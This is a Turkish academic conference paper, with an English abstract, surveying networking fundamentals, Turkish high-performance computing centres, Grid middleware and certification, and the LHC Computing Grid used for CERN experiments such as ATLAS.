DANTE	UK	IPB	YU	SINPMU	RU	UvA	NL
DATAMAT	IT	IPP-BAS	BUL	SRCE	HR	VR	SE
DESY	DE	ITEP	RU	SWITCH	CH		

## GRID Sisteminin Fizik ve Bilişim Teknolojisindeki Yeri ve Önemi

**Hatice Duran-Yıldız, Metin Aydar**

Dumlupınar Üniversitesi, Fizik Bölümü, 43100, Kütahya

Hatice.Yildiz@cern.ch , Metin.Aydar@cern.ch

**Özet:** Grid Sistemi, veri işleme, aktarma ve karar mekanizmalarının oluşturulması aşamasında bilişim teknolojilerine yapacağı katkılar açısından günümüzün vazgeçilmez teknolojik yeniliği olma yolunda önemli bir yer teşkil etmektedir. Bilişim teknolojilerinin temel uygulama alanı bilgisayarların birbirleri ile haberleşmelerinin sağlandığı ağ sistemleridir. Temel ağ yapıları olan LAN, WAN, köprüler, yönlendiriciler, geçit yolları ve bunları birbirine bağlayan topolojileri içeren WEB sisteminin yapısı bilişim teknolojisinde önemli bir yer tutmaktadır. Bu çalışmada WEB sistemi, WEB protokollerinin ulusal ve kurumsal yapısı içerisindeki işleyişi, yüksek başarılı hesaplama teknikleri üzerine ülkemizde kurulan bilgi işlem laboratuvarları anlatılarak; temel ve mühendislik bilimlerinde kullanılan, ayrıca CERN-yüksek enerji fiziği parçacık modellemelerinde ve CERN-LHC deneyinde detektör verilerinin toplanarak işlenmesinde gerekli olan Grid sistemi ve Hadron Çarpıştırıcısı için Grid Hesaplamasının (LCG) yapısı sunulacaktır.

**Anahtar Kelimeler:** Ağ Sistemleri, Yüksek Başarılı Hesaplama, CERN-LHC, LCG.

### Importance Of Grid Systems in Physics and Informatics Technologies

**Abstract:** The Grid System takes place an important role in order to bring new technology contribution to the informatics technologies for the production level of decision mechanisms, data processing, and transferring. Fundamental application area of the informatics technologies is the network systems which is supplied information transfer between computers. Fundamental network systems such as, LAN, WAN, bridges, routers, gateways, and including connection topologies from each other of these systems which is named as WEB system that is important in the informatics technology. In this study, WEB system, operation of WEB protocols in the national and institutional structure, national computer centers on highly succeeded computing techniques are presented. Moreover, the Grid System which is used in fundamental science and engineering, also CERN-High energy physics particle simulations and required system at CERN-LHC experiment by collecting and processing data, besides of these, Large Hadron Collider Computing Grid (LCG) will be discussed in detail.

**Keywords:** Network Systems, Highly succeed computing, CERN-LHC, LCG.

#### 1. Temel Ağ Sistem ve Yapıları

Bilgisayarlar arası ağın kurulumu, belirli fiziksel donanım ve yazılımsal altyapının sağlanmış olması ile sağlanabilir. Ağ yapısı genel terminoloji ve donanımları şöyle sıralanabilir:

##### 1.1 LAN – Yerel Ağ


Birbirlerine yakın mesafelerde bulunan bilgisayarların oluşturduğu ağ yapısıdır.

##### 1.2 WAN – Geniş Ağ

Uzak mesafelerde çalışan bilgisayarlar arasındaki ağ yapısını tanımlamada kullanılır.

##### 1.3 Köprüler


İki farklı ağ sistemini birbirine bağlamak için kullanılan donanımsal bir yapıdır (Şekil 1). Bu bağlantı çeşidinde köprü; ağlar arasında iletişim kurarak sadece karşı tarafa geçmesi gereken verileri iletir.



Şekil 1. Köprü Yapısı

#### 1.4 Yönlendiriciler


Bir ağdaki verileri başka ağlara yönlendiren donanımlardır. Köprülerin aksine sadece iki ağ arasında değil, aynı anda birçok ağla bağlantı içinde olabilirler (Şekil 2). Yönlendiriciler günümüzde internetin alt yapısını oluşturan donanımın en önemlisidir.



Şekil 2. Yönlendiriciler

#### 1.5 Geçit Yolları

Yönlendirme yapan cihazlarda diğer bir ağa ya da ağlara çıkışı tanımlayan adres ya da farklı teknolojilerle çalışan iki ağ arasında haberleşmeyi sağlayan yazılım veya da donanımdır (Şekil 3).




Şekil 3. Geçit Yolu

#### 1.6 Topolojiler

Bilgisayarlar, birbirine bağlanma şekline göre üç temel topoloji ile ifade edilir [1]: Bus

topoloji’de, bilgisayarlar bir kablo ile birbirine doğrusal olarak bağlıdır. Yıldız topolojide, bilgisayarlar birbirine yıldız şeklinde bağlıdır. Bir kablonun iletimi sağlayamaması halinde diğer bilgisayarlar ağ üzerinde çalışmaya devam eder. Halka topolojide ise bilgisayarlar birbirine halka şeklinde bağlanmıştır. Bu yapının avantajı, halkanın herhangi bir yerden kopması durumunda, iletişimin diğer taraftan sağlanabilmesidir. (Şekil 4)



Şekil 4. Halka Topoloji

## 2. İnternet Altyapısı, Protokol Yapıları ve Web Sistemi

### 2.1 İnternet Altyapısı

#### 2.1.1 OSI Modeli

Bilgisayar haberleşmesinde mevcut yapıları, katmanlar halinde tanımlayan bir modeldir. Bu model, iletişim sürecini yedi katmana ayırır (Tablo 1).

#### 2.1.2 TCP/IP Referans Modeli

İstem Cevap	Yedi Katmanlı OSI Modeli	Dört Katmanlı TCP/IP Modeli
↑	Uygulama	Uygulama
	Sunum	
↓	Oturum	İletim (TCP)
	İletim	
	Network	İnternet (IP)
	Veri Link	Network Arabirimi
	Fiziksel	

Tablo 1. OSI ve TCP/IP Modelleri

Bilgisayar haberleşmesindeki yapıları birer katman olarak ele alan ve bunların dört ana katmanda toplandığı ağ iletişim modelidir. Burada her veri işlenerek bir sonraki katmana geçerek ilerler (Tablo 1). Farklı fiziksel seviyedeki ağ sistemleri ile iletişimin sağlandığı bu son katman ise ağ arabirimidir.

### 2.2 Protokoller

İngilizce kelime anlamı “örümcek ağları” olan web sözcüğünden dolayı bu isimle anılan WEB Sistemi, Dünya üzerinde farklı coğrafi bölgelerde yerleşim gösteren bilgisayar kullanıcılarının çeşitli bilgi, döküman ve çoklu ortam kaynaklarını birçok aracı ve standart iletişim protokolünü kullanarak ortak paylaşımına açmasıyla oluşan yapıdır [2]. Uygulama Katmanı Protokolleri :

#### 2.2.1 FTP

İnternet ortamında dosya transferlerinin sağlanmasında kullanılan OSI modelinde uygulama katmanında 21. port numarası üzerinden çalışan bir dosya transfer protokolüdür. İki tür bağlantı şekli vardır; herkese açık olan ve kullanıcı adı-şifre bilgilerine ihtiyaç duyan.

#### 2.2.2 HTTP

WEB sayfası isteği ve sunumunu TCP/IP üzerinden gerçekleştiren protokoldür. 80 numaralı port üzerinden çalışır. Dört aşamalı çalışma mantığına sahiptir:

Bağlantı→İstek→Cevap→Bağlantının Kesilmesi

Tek başına HTTP, güvenli bir protokol değildir. Eksikliği tamamlamak için SHTTP, HTTPS gibi iki varyasyonu vardır. Bunlarda veriler kriptolanarak karşı tarafa iletilir.

#### 2.2.3 SMTP

İnternet üzerinde, posta iletim kurallarını belirleyen protokoldür. 25 numaralı port üzerinden çalışır. SMTP sunucuya, iletilmek için herhangi bir posta geldiğinde, sunucu alıcının IP numarasını DNS sunuculardan bulur ve mesajı alıcıya iletir.

#### 2.2.4 SNMP

Network üzerinde temel anlamda gözlem ve yönetim işlemlerini sağlayan protokoldür.

#### 2.2.5 TELNET

Uzaktaki bir bilgisayara bağlanıp kontrol etmeye yarayan “remote-terminal-emulation” protokoldür. 23 no’lu portu kullanarak bağlantı sağlayan TELNET, karşı bilgisayarın bütün dosya sistemini kontrol etmeye olanak sağlar. İletim Katmanı Protokolleri :

#### 2.2.6 TCP

İletim katmanına ulaşan istemler, aktarım kontrol protokolü (TCP) ile paketler halinde ve her paketin ulaşıp ulaşmadığını kontrol edilerek bir sonraki katmana iletilir.

#### 2.2.7 UDP


Küçük boyutlu verilerde daha çok sorgulama amaçlı kullanılır. Veriler TCP’den farklı olarak, tekli paketler halinde gönderilir ve verilerin yerine ulaşıp ulaşmadığı kontrol edilemez. Bu yüzden güvensiz bir protokoldür. Ancak kontrol işlemleri yapılmadığı için hızı artar. İnternet Katmanı Protokolleri : IP-iletim katmanından gelen veri paketlerine IP başlık bilgisinin eklendiği ve paketlerin adreslendiği katman internet katmanıdır. ICMP-Kontrol amaçlı bir protokoldür. İnternet Protokolü’nü kullanır. Sistemlerin durumu ve kontrolüne yönelik olarak çalışır. Dinamik IP Atama Protokolleri : DHCP-TCP/IP haberleşmesinde bağlantıların IP atamalarını dinamik olarak yapan protokoldür. Örneğin kullanıcı olarak internet’e bağlanmak istediğimizde servis sağlayıcı, her bağlantıda bilgisayarımıza farklı bir IP numarası atar. Bu atama işlemi DHCP tarafından yapılır.

### 2.3 Web Sistemi

#### 2.3.1 WWW

Dünya çapındaki ağ projesi, ilk olarak 1989-90 yıllarında İsviçre’de CERN-Parçacık Fiziği Laboratuvarlarında, araştırma sonuçlarının hızlı bir şekilde paylaşılmasını sağlamak amacıyla geliştirilmiştir. İlk WEB yayını ise

CERN'de bilgisayar programcısı olan Tim Berners-Lee'nin HTML dilini bulmasıyla, sürekli ağ bağlantısına sahip bir sistem üzerinden yapılmıştır. WEB sayfalarının görüntülenmesi, istemci bilgisayarda bulunan tarayıcı programlarla olur. Adrese gönderilen bilgiler, sunucudan gelen cevap ve nesnelere tarayıcı tarafından görüntülenir (Şekil 5).



Şekil 5. Sunucu Tarafı Çalışan WEB Örneği

### 2.3.2 HTML

HTML, WEB'de belge yayınlamanın standart bir dilidir. WEB'deki belgelerarası geçişin kolay yapılabilmesi, tasarımının basitliği, esnekliği, standart olmasını sağlar. HTML dilinde ifadeler, etiketler arasında yazılır ve bunlar, sayfanın şekilsel formatının olmasını sağlar. HTML içerisinde çalışan diğer dillerin çalıştırılmasına izin veren yapılar da bu dile dahil edilerek WEB sayfaları görsel ve işlevsel hale getirilmiştir.

## 3. Yüksek Başarımlı Hesaplama

Birçok bilgisayarın belirli bir ağ yapısına üye olacak şekilde bir araya getirildiği ve aralarında iş paylaşımı yaparak karmaşık veri kümelerini çok kısa sürelerde çözümleyip sonuç üretmeye imkan tanıyan sistemlere "yüksek başarımlı hesaplama sistemi" denir.

### 3.1 ULAKBİM–Deniz Küme Bilgisayarları

Türkiye'de "Deniz" adı verilen ilk yüksek başarımlı hesaplama merkezi, TÜBİTAK ULAKBİM önderliğinde 2003'te faaliyete girmiştir. 128 işlemcili Linux küme bilgisayarlarından oluşan sistem paralel programların derlenmesi ve çalıştırılabilmesi için kullanılan PVM, LAM-MPI, MPICH ve MPICH2 yazılımları Intel ve GNU derleyicilerle derlenerek kullanı-

ma hazır hale getirilmiştir. Merkez, Türkiye'de paralel ve dağıtık hesaplama, Grid teknolojileri konularında çalışanları ortak bir noktada toplamak ve Grid projelerine katılım için gerekli altyapıyı sağlamaya çalışmaktadır.

### 3.2 Diğer Akademik Araştırma Merkezli Yüksek Başarımlı Sistemler

İstanbul Teknik Üniversitesi: 32 İşlemci ve 64 GByte belleğe sahip Sun Fire 12K sistemi ve 24 İşlemci ve 48 GByte belleğe sahip Sun Cluster. Bilkent Üniversitesi: 32 İşlemcili Intel PIII Linux (Borg) ve 48 İşlemcili Intel PIV Linux. Boğaziçi Üniversitesi: 32 İşlemcili Intel PII, PIII Linux (ASMA). ODTÜ: 9 ve 20 İşlemcili Intel PIII Linux (Magellan). Koç Üniversitesi: 32 İşlemcili Intel PIV Linux. Gebze Yüksek Teknoloji Enstitüsü: 8 İşlemcili Intel PIII Linux.

### 3.3 Türkiye'deki Yüksek Başarımlı Hesaplama Çalışmaları

Yüksek başarımlı hesaplamalar, hava durumu ve iklim modellemesi, ağ tarama ve arama motoru, yüzeylerin yeniden yapılandırılması, biyolojiksel sistemler, akışkanların dinamiği, uygulamaları, veri madenciliği ve doğrudan hacim görüntüleme çalışmaları olarak sıralanabilir [3]. Geliştirme aşaması ve kullanımı teknolojik ve temel bilimler açısından çok büyük yararlar sağlayacak olan Grid Sisteminin yapısı ve gelişimi:

Ortak Bellekli Sistemler → Dağıtık bellekli sistemler → Bilgisayar kümeleri → Grid hesaplama sistemleri, şeklindedir.

## 4. Grid Sistemi, Güvenlik Ortamı ve Sertifikasyon Sistemi

### 4.1 Grid Nedir ?

Grid, farklı konumlardaki bilgisayarların işlemci, hafıza, disk gibi donanımlarının internet üzerinden paylaşımına açılarak, böylece yüksek işlem hızlarına ulaşılmasını ve çok büyük boyutlarda veri depolanmasını amaçlayan bir projedir. Grid altyapısının kurulması ile; başta Yüksek enerji ve parçacık fiziği olmak üzere

biyomedikal uygulamalara, sayısal kimyaya, doğa bilimlerine, sismolojiye ve endüstri ve benzer sektörlere hızlı işlem, depolama ve bilgi paylaşımı imkanı sağlanması beklenmektedir. Yüksek enerji fiziği ve biyomedikal uygulamalar öncelikli seçilmiş çalışma alanlarıdır.

### 4.2 Orta Katman Yazılımları

Grid sistemi üzerinde iş gücü dağıtımı, veri ve donanım yönetimi, güvenlik, yetkilendirme, bilgilendirme ve izleme servisleri gibi birçok servisi kullanıcılara sunan yazılımlara "orta katman yazılımları" denir. 2003 yılından itibaren, EGEE projesinde geliştirilen LCG-1 kullanılmaya başlanmış, daha sonra sırasıyla LGC-2, gLite-1, gLite-2 orta katman yazılımları kullanılmıştır. LGC yazılımları Globus2 tabanlı ve daha sonra geliştirilen gLite yazılımları ise WEB servis tabanlı olarak kullanım sağlamıştır.

### 4.3 Grid Altyapı Çalışmaları

Bölgesel çalışanlardan başlayarak, uluslararası tekil bir yapıda odaklanmayı amaçlayan Grid yapısı işbirlikçileri ve projeleri: CoreGRID, SIMDAT, Diligent, NextGRID, GRIDCC, Kogrimo, SEE-GRID, Süperhesaplama Uygulamaları için İnfra-yapıda Avrupa Dağıtım Projesi [4], EGEE ve GÉANT2.

#### 4.3.1 SEE-Grid ve SE4SEE

SEE-Grid Projesi'nde geliştirilen ve desteklenen SE4SEE yazılımı projenin iki bölgesel uygulamasından biridir. SE4SEE Bilkent Üniversitesi tarafından geliştirilmiştir. ULAKBİM ise proje için kaynak aracılığı yapmakta ve bölgesel bilgi kaynağı servislerini yönetmektedir.

#### 4.3.2 EGEE

27 ülkeden, 70 enstitünün katılımı bulunan ve bilimsel içerikli paylaşım amacı taşıyan Grid oluşumdur. EGEE-0 (LGC-2) yapısında kurulu olan Grid yapısı altında; 100 site, 10.000 İşlemci ve 5 PB depolama alanı kullanıma açılmıştır.

#### 4.3.3 GÉANT-2

33 ülkenin dahil olduğu, 10 GB/s veri trafiğinin hedeflendiği, 3900 üniversite ve araştırma

merkezinin bulunduğu, 15 milyon kullanıcı ve e-Bilim projesinin sisteme dahil olmasının planlandığı en geniş uluslararası Grid yapısının oluşumudur ve ilk hedefi; CERN'deki verilerin çalışılacak merkezlere en hızlı ve eksiksiz aktarılmasını sağlamaktır.

### 4.3.4 TR-Grid Çalışmaları

TÜBİTAK ULAKBİM koordinasyonunda, EGEE Projesi'ne ilk başvuru sırasında ülke içinde Avrupa Birliği tarafından da önerilen ve üç üniversitenin ilgili bölümleri ile TR-Grid girişimi oluşturulmuştur. TR-Grid girişiminin katılımcıları: ULAKBİM, Bilkent, Orta Doğu Teknik, Boğaziçi ve İstanbul Teknik Üniversiteleridir. TR-Grid girişiminin ilk ortak projesi SEE-Grid çalışması 2004 Mayıs'ta başlamıştır. Türkiye'deki Mevcut Grid Merkezleri:

TR-01-ULAKBİM	TR-02-BILKENT
TR-03-METU	TR-04-ERCIYES
TR-05-BOUN	

### 4.5 Grid Ortamına İş Gönderimi

Grid ortamına gönderilen işlerin dengeli biçimde en uçtaki bilgisayarlara dağıtılması gerekmektedir. Bu paylaşımı yöneten yazılım PBS yazılımıdır. PBS sistemi kullanarak yük ve kuyruk yönetimi işlemini yapan açık kaynak kodlu yazılımlar: Sun Grid Engine, OpenPBS, LSF, Maui/PBS...[5].

İş gönderiminin aşamaları: İşin gönderilmesi, kullanılan Programın derlenmesi, İş betik dosyasının düzenlenmesi, İşin gönderilmesi, Kuyruğun beklenmesi ve Sonuçların değerlendirilmesi şeklindedir.

### 4.6 Grid Yapısında Güvenlik ve Sertifikasyon

Grid yapısı içinde de hem kullanıcı, hem servis sağlayıcı tarafında, veri alışverişinde gönderimlerin üçüncü taraflara ulaşması ya da kaybolması istenmeyen bir durumdur. Bunun yanı sıra bazı katmanlara yalnızca önceden belirlenen yetkililerin ulaşması istenebilir. Bu aşamada kullanıcıları ve görevleri tanımlayan sayısal sertifikalara ihtiyaç duyulmuştur [6].



Sayısal sertifika kişinin kimliğini ve söz konusu bilgiye veya online hizmete ulaşım hakkını kanıtlamak için geliştirilmiştir.

Sayısal sertifikanın içerdiği bilgiler: Kullanıcıya ait açık anahtar, Kullanıcının adı, Sertifikanın son kullanma tarihi, Sertifika otoritesinin adı ve Sertifika otoritesinin seri numarası şeklindedir. Sertifika otoritesi, sayısal sertifikaların oluşturulması, yönetilmesi ve gerektiğinde sertifikaların dünyaya duyurulmasını sağlayan sertifika hizmet sağlayıcısıdır. [7]

## 5. Yüksek Enerji Fiziğinde Grid Altyapısının Kullanımı

### 5.1 Büyük Hadron Çarpıştırıcısı (LHC)

Birçok özelliğiyle dünyanın en ileri teknik ve teknolojilerini ülkelerin donanımsal katkısı ve işbirliği sayesinde içinde taşıyan büyük hadron çarpıştırıcısının önemli özellikleri:

- 8.4 Tesla manyetik alan oluşturabilen 27 Km'lik magnetlere sahiptir.(Şekil 6).
- Süper-akışkan Helyum soğutması ile 1.9°K sıcaklık.



Şekil 6. Büyük Hadron Çarpıştırıcı Tüneli

- Atım başına 2835 demet, demet başına  $10^{11}$  proton, sn'de  $10^7$ - $10^9$  çarpışma.
- 7+7 TeV( $10^{12}$ eV) pp çarpışma enerjisi.
- Dünya'nın en büyük süper-iletkenlik yapısı.
- Işınlık değeri  $10^{34}$  cm<sup>-2</sup>s<sup>-1</sup> ile şu ana kadar ulaşılmış en büyük değer.

LHC çalıştıktan sonra üreteceği çok büyük miktardaki verinin analiz edilmek üzere kullanılması gerekmektedir.

### 5.2 LCG – LHC Grid Hesaplamaları

LHC'deki detektörlerden (ATLAS [8], CMS [9], LHCb [10], ALICE [11]) elde edilen veriler saniyede 0.1-1 GB arasındadır. LHC deneyi ile yılda 1 PetaBayt boyutunda veri üretilebilecektir. LHC, 2009 Ekim itibari ile çalışmaya, veri alınmaya başlanacaktır. Bu, büyük miktarda verilerin toplanması kayıt altına alınması ve işlenmesi ancak Grid yapısı ile sağlanabilir. LCG - Büyük Hadron Çarpıştırıcısı için Grid Hesaplamaları çalışma istasyonları Tier - katman'lerden oluşmuştur. CERN-Tier0 merkez'dir. Diğer ilk aşama bağlantılar Tier1 ve son bağlantılar Tier2, Tier3 merkezleridir. Ülkemiz Tier2 durumuna sahiptir. Veri transferi bakımından Tier1-10 Gbps, Tier2-2,5 – 10, Tier3-2,5, Tier4-0,1-1 Gbps durumlarına sahiptir [12]. Tier1'e sahip olan ülkeler: İsviçre, Amerika, İtalya, İngiltere, Fransa, Almanya, Tier2 ve Tier3'lerdir. (Şekil 7).



Şekil 7. CERN-Tier0, Tier1, Tier2 ve Tier3 katmanları

Şu anda ülkemizde bellekten belleğe: 6.5 Gbps ve diskten diske:400 MB/s (Linux), 1.2 MB/s (Windows) veri aktarılabilir. Hedefimiz ağ alt yapısının grid uygulamalarına yetecek şekilde hazır hale getirilmesi, bunun için yüksek

hızlı ağ (WAN) çalıştırılması (50-100 Gbps) [12], daha iyi LAN (WAN dan daha hızlı) elde edilmesidir. TR-Grid sistemi ve altyapısı oluşturulurken Yüksek Enerji Fiziği gruplarının dahil olduğu ATLAS ve CMS deneylerinin kaynak ihtiyaçları göz önüne alınarak planlama yapılmaktadır [13].

### 5.3 CERN, LHC Çalışmaları

Dumlupınar Üniversitesi, Fizik Bölümünde, CERN-LHC-ATLAS Deneyinin resmi üyeleri bulunmakta olup parçacık fiziği üzerine modelleme çalışmaları yapılmaktadır. Yapılan modelleme çalışmaları, LHC Deneyinde veri alındıktan sonra, çalışılmış olan fizik üretim ve bozunma kanallarının veri analizleri ile; çalışmaların doğruluğunun sağlanması, doğru fiziğin ortaya çıkarılmasını sağlamak açısından önemlidir. Modelleme ve veri analizleri sonucunda maddenin orijininin ne olduğunu, temel parçacıkların sayısı ve özellikleri, ayrıca temel parçacık fiziğinde şu ana kadar cevap verilemeyen birçok sorunun cevabını bulabilmek için diğer ülkelerdeki fizikçilerle işbirliği içinde çalışılmaktadır. Üniversitemizdeki resmi ATLAS Deneyi üyesi olan fizikçiler (Yrd.Doç. Dr.Hatice Duran Yıldız ve grubu), CERN, Ankara ve Boğaziçi Üniversitelerindeki parçacık fizikçileri ile işbirliği halinde çalışmaktadırlar. Parçacık fiziği çalışmalarını, diğer ülkelerle koordinasyonu sağlayarak ilerletmek için devam eden TÜBİTAK (CERN-ATLAS Deneyinde Dördüncü Aile Kuarklarının Modelleme ve Veri Analizi Projesi: pp→u<sub>4</sub>X ve pp→d<sub>4</sub>X sinyal kanallarının LHC'de 14 TeV'lik kütle merkezi enerjisinde modellenmesi ve veri analizinin yapılmasını içermektedir. Bu tekli üretim kanalları için sinyal ve fonlar belirlenerek, sinyalin iyi bir istatistiksel kesinlikte elde edilmesi için gerekli kriterler üzerinde çalışılmaktadır. Gerçek verilerle de kanal incelenecek dördüncü Standard Model ailesinin varlığı teyit edilecektir.) ve TAEK (CERN Hızlandırıcıları ve Uygulamaları Projesi) projelerimiz vardır. TÜBİTAK-TAEK-CERN-bizler eksenli

bağ oluşturarak, büyük miktarda veri akışını sağlayacak olan Grid sisteminin ülkemizde yeterli şekilde oluşturulmasının sağlanması; ülkemizin CERN üyeliğinin başlatılması; hem teknolojik açıdan hem de temel bilimler açısından verim sağlayacaktır. Veri akışındaki zorluklar, uzaktan haberleşme ve işbirliği, küresel veri ve bilgi işlem gücünün yönetilmesi, ortak yazılım geliştirilmesi ve fiziksel analizlerdir. Bu problemlerin çözülmesi Grid'in ülkemize istenilen düzeyde veri akışı sağlanacak şekilde getirilebilmesiyle mümkündür. Ayrıca zorlukları çözmenin en iyi yolu, birbirinden bağımsız çalışan bilgi işlem merkezlerimizin bağlanarak çalışabilmelerinin sağlanması, işbirliği yapan kuruluşların bilgi işlem kaynaklarının birleştirilmesi ile gerçekleşir.

## 6. Kısaltmalar

<b>SMTP:</b>	Basit İleti Transfer Protokolü
<b>SNMP:</b>	Basit Ağ Yönetim Protokolü
<b>UDP:</b>	Kullanıcı Datagram Protokolü
<b>ICMP:</b>	İnternet Kontrol Mesajları Protokolü
<b>DHCP:</b>	Dinamik Sağlayıcı Konfigürasyon Protokolü
<b>SHTTP:</b>	Güvenli HTTP
<b>OSI:</b>	Açık Sistemlerin Birbirine Bağlılığı
<b>EGEE:</b>	Grid yapılarının elektronik bilim paylaşımına açılması
<b>SEE-GRID:</b>	Güneydoğu Avrupa Grid
<b>SE4SEE:</b>	Güneydoğu Avrupa için Arama Motoru
<b>SEEFIRE:</b>	Araştırma ve Eğitim Amaçlı Güneydoğu Avrupa Fiber altyapısı
<b>PBS:</b>	Taşınabilir Batch Sistemi
<b>ATLAS:</b>	Toroidal LHC Aleti
<b>LHCb:</b>	b Parçacığı için LHC Aleti
<b>ALICE:</b>	Büyük İyon Çarpıştırıcısı Aleti

## 7. Teşekkür

Bu çalışma 105T442 numaralı TÜBİTAK Projesi ve DPT2006K-120470 numaralı DPT Projesi tarafından desteklenmiştir.

## 8. Kaynaklar

- [1]. Demirkol, Z., *İNTERNET TEKNOLOJİLERİ*, PUSULA, No: 69, İstanbul, 2001.
- [2]. Russel, T., *TELECOMMUNICATIONS PROTOCOLS*, McGRAW-HILL, DOC 043210, USA, 2000.
- [3]. Akcan, B., *TR-GRID ve GRID PROJELERİ*, Ulusal GRID Çalıştayı 2005, 21-22 Eylül ANKARA.
- [4]. Sanchez, P., *Advancing South-East Europe into the eInfrastructure era*, Ulusal GRID Çalıştayı 2005, 21-22 Eylül Ankara.
- [5]. Konaş, K. Y., *TÜBİTAK ULAKBİM Küme Bilgisayar ve Grid Üzerine İş Gönderimi*, Ulusal GRID Çalıştayı 2005, 21-22 Eylül Ankara.
- [6]. Zengin, A., *Güvenlik ve Sertifika Otoritesi*, Ulusal GRID Çalıştayı 2005, 21-22 Eylül Ankara.

- [7]. Temizsoylu, O., *TÜBİTAK ULAKBİM Yüksek Başarılı Bilgi İşlem Merkezi ve TR-Grid Altyapısı*, Ulusal GRID Çalıştayı 2005, 21-22 Eylül Ankara.
- [8]. ATLAS Homepage, CERN, Switzerland. <http://atlas.web.cern.ch/Atlas/index.html>
- [9]. CMS Homepage, CERN, Switzerland. <http://cms.cern.ch/>
- [10]. LHCb Homepage, CERN, Switzerland. <http://lhcb.web.cern.ch/lhcb/>
- [11]. ALICE Homepage, CERN, Switzerland. <http://aliceinfo.cern.ch/>
- [12]. LHC Computing Grid, CERN-Switzerland. <http://lcg.web.cern.ch/LCG/>
- [13]. Sever, R., *Yüksek Enerji Fiziği ve Grid*, Ulusal GRID Çalıştayı 2005, 21-22 Eylül ANKARA.





i n v e n t

**TÜRKOM**  
BİLGISAYAR ELEKTRONİK HİZ. SAN. VE TİC. LTD. ŞTİ.



**MetaFORM**  
smart solutions for smart business



**TÜBİTAK**

**turcom**  
teknoloji

**3COM**



**YILDIZLAR**  
HOLDİNG



**LEXMARK**

**Microsoft**

**NORTEL** **NETAŞ**

